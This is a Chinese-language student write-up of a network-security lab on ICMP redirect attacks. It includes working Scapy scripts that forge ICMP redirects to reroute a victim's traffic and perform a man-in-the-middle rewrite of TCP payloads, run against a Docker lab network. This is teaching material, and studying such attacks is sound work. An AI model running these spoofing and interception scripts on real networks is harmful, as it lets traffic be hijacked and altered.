
ICMP_Redirect

Before


ε=(´ο｀*)))唉，第三个实验开始，一开始还是布置一下环境什么的，简单记录一下



暂拟定绿色攻击者，紫色受害者，其他白色搞搞

任务1：发起ICMP重定向攻击

首先查看受害者的路由表




代码框架已经有了，接下来填写一下关键信息即可

```
#!/usr/bin/python3
from scapy.all import *

attacker='10.9.0.105'
victim='10.9.0.5'
ma_router='10.9.0.111'
router='10.9.0.11'
network='192.168.60.5'

ip = IP(src = router, dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = ma_router
# ICMP 重定向包必须携带触发它的那个原始IP数据包。
ip2 = IP(src = victim, dst = network)
send(ip/icmp/ip2/ICMP());
```

受害者要访问网络，伪装成在路由处发送重定向消息，指向恶意路由，并由于是对主机重定向，所以type=5，code=1


在攻击者上运行代码，但会发现攻击不成功，根据实验手册，这是由于受害者内核会对重定向消息进行严格检查，不过无妨，只要用受害者ping一下即可，观察到结果如下



可见实验成功

A1：不可以


修改ma_router为192.168.60.5，先清空路由缓存后重新实验



可见无变化

A2：不可以

与上文相似，修改ma_router为10.9.0.88，再次实验



可见无变化

A3

询问AI得答案

这些`sysctls`参数在`docker-compose.yml`文件中用于配置容器的网络行为。具体来说：

- `net.ipv4.conf.all.send_redirects=0`
  - **目的**： 禁用所有网络接口上的ICMP重定向发送功能。当设置为0时，容器将不会发送ICMP重定向消息。这通常用于安全目的，以防止攻击者利用ICMP重定向进行中间人攻击或网络拓扑发现等。
- `net.ipv4.conf.default.send_redirects=0`
  - **目的**： 与上述类似，但仅针对默认网络接口。它确保默认网络接口不会发送ICMP重定向消息。
- `net.ipv4.conf.eth0.send_redirects=0`
  - **目的**： 针对特定的`eth0`网络接口禁用ICMP重定向发送功能。如果容器使用`eth0`接口进行通信，此设置将防止该接口发送ICMP重定向消息。

结合上一个实验我在最后遇到的问题，如果修改之后重定向攻击会失效，因为恶意路由器也会发送重定向消息，修正受害者的路由缓存。

任务2：发起MITM攻击

首先用netcat连接受害者和目标服务器192.168.60.5


再关闭恶意路由器的IP转发功能

接下来修改MITM攻击代码,其实就是修改下过滤器，过滤出由受害者发出的TCP包

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'yuan', b'AAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
```

```
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

保持victim持续ping目标网络，并在攻击者上运行重定向程序，在恶意路由上运行mitm程序，再让受害者和服务器连接，实验结果如下（左上和右下）



说明实验成功

A4

从受害者到服务器

我们需要修改的报文就是这个方向


A5

刚刚我们选择的是MAC地址，接下来用IP地址尝试一下，修改下过滤器

```
f = 'tcp and src host 10.9.0.5'
```

实验可以成功

但是观察wireshark会发现



这是由于代码还捕获了程序自身发送的伪造数据包，然后疯狂循环

Over!